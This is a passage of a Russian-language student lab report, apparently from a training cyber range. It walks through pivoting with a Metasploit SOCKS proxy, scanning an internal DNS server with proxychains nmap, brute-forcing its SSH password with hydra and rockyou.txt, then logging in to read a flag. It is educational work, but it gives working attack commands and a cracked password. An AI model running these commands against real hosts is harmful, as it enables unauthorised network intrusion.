

Рис. 3.16: Регистрация подсети во фреймворке Metasploit

Мне необходимо проверить наличие открытых портов на хостах, которые находятся во внутренней сети организации, с помощью модуля nmap. Поскольку сканируемые хосты находятся во внутренней сети, в первую очередь я настраи-

ваю прокси, через который будут проходить все запросы при сканировании. Для этого я использую модуль metasploit auxiliary/server/socks_proxy.

Сворачиваю текущую сессию с помощью команды bg, затем нахожу и выбираю модуль metasploit auxiliary/server/socks_proxy. (рис. fig. 3.17)



Рис. 3.17: Поиск и выбор модуля metasploit auxiliary/server/socks_proxy

Настраиваем и запускаем модуль (рис. fig. 3.18)



Рис. 3.18: Настройки и запуск модуля

Далее открываем новый терминал kali. В новом терминале запускаем сканирование 100 самых часто используемых портов с помощью команды proxychains nmap -n -sT -Pn –top-ports 100 10.10.10.15 (рис. fig. 3.19)



Рис. 3.19: Сканирование портов

По стандарту RFC 1035 все DNS-серверы отвечают на порту 53 TCP и UDP. По результатам сканирования я делаю вывод, что узел 10.10.10.15 является целью атаки - DNS-сервером с открытым 22 портом SSH. (рис. fig. 3.20)

```
Nmap scan report for 10.10.10.15
Host is up (0.0094s latency).
Not shown: 98 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain

Nmap done: 1 IP address (1 host up) scanned in 1.11 seconds
```

Рис. 3.20: Идентификация DNS-сервера

3.0.3 2.2 Bruteforce пароля

В результате сканирования будет получен список открывтых портов, в котором обнаружен 22 порт, используемый по умолчанию для подключения по протоколу SSH. Для реализации атаки перебором паролей использовать словарь rockyou.txt, который находится на пути /usr/share/wordlists (рис. fig. 3.21)

```
┌──(root㉿kali)-[~]
└─# cd /usr/share/wordlists
```

Рис. 3.21: Путь /usr/share/wordlists

Логин пользователя я могу получить с помощью файла userlist в директории /usr/share/wordlists с именами пользователей. Выбираю пользователя «user», затем запускаю утилиту hydra с помощью команды: proxychains hydra -V -f -l user -P rockyou.txt -t 32 10.10.10.15 ssh (рис. fig. 3.22)



Рис. 3.22: Запуск атаки перебором

Задаем set rhost 10.10.10.15, set username user, set password ‘california101’, run (рис. fig. 3.23)



Рис. 3.23: Задаем значения

Для получения доступа к DNS-серверу я могу воспользоваться подключением по SSH с полученными учетными данными или модулем metasploit auxiliary/scanner/ssh/ssh_login с указанием параметров для входа. Подключение по SSH с полученными учетными данными осуществляется с помощью команды: proxychains ssh. После этого необходимо ввести найденный пароль. user@10.10.10.15 (рис. fig. 3.24)



Рис. 3.24: Успешное подключение по SSH

Для получения флага необходимо вывести содержимое файла /etc/hosts с помощью команды cat /etc/hosts (рис. fig. 3.25)



Рис. 3.25: Просмотр флага

4 Вывод

Отработали навыки проведения комплексной кибератаки в контролируемой среде, имитирующей реальную корпоративную сеть.

Список литературы